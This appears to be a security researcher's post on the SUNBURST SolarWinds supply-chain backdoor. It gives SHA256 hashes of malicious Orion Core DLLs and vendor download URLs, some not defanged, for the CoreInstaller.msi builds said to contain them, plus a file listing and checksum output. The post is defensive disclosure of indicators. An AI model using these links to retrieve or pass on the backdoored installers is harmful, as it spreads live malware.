


One of the anomalous #SUNBURST DLLs from October 2019 that Microsoft highlighted can be found in the SolarWinds Coreinstall.msi for 2019.4.5220.20161 -

[hxxps://downloads.solarwinds\[.\]com/solarwinds/CatalogResources/Core/2019.4/2019.4.5220.20161/CoreInstaller.msi](https://downloads.solarwinds.com/solarwinds/CatalogResources/Core/2019.4/2019.4.5220.20161/CoreInstaller.msi)



Malicious #SUNBURST DLL CE77D116A074DAB7A22A0FD4F2C1AB475F16EEC42E1DED3C0B0AA8211FE858D6 from May 2020 can be found in CoreInstaller.msi for 2020.2.5320.27438
-hxxps://downloads.solarwinds[.]com/solarwinds/CatalogResources/Core/2020.2/2020.2.5320.27438/CoreInstaller.msi



Malicious #SUNBUST DLL 019085A76BA7126FFF22770D71BD901C325FC68AC55AA743327984E89F4B0134 from April 2020 can be found in CoreInstaller.msi for 2020.2.5220.27327 -



<https://downloads.solarwinds.com/solarwinds/CatalogResources/Core/2020.2/2020.2.5220.27327/CoreInstaller.msi>

2020.2.5220.27327CoreInstaller.msi

ShareView

<< Downloads > SolarWinds-SUNBURST > 2020.2.5220.27327CoreInstaller.msi

Search 2020.2.5220.27327CoreInstaller.msi

Name	Date modified	Type	Size
 SolarWinds.Orion.Core.BusinessLayer.dll	4/21/2020 5:54 PM	Application exten...	1,004 KB
 SolarWinds.Orion.Core.BusinessLayer.dll....	4/21/2020 9:34 AM	Configuration Sou...	22 KB

Checksum information

Name	SolarWinds.Orion.Core.BusinessLayer.dll
Size	1028072 bytes (1003 KiB)
SHA256	019085A76BA7126FFF22770D71BD901C325FC68AC55AA743327984E89F4B0134

selected 0.97 MB |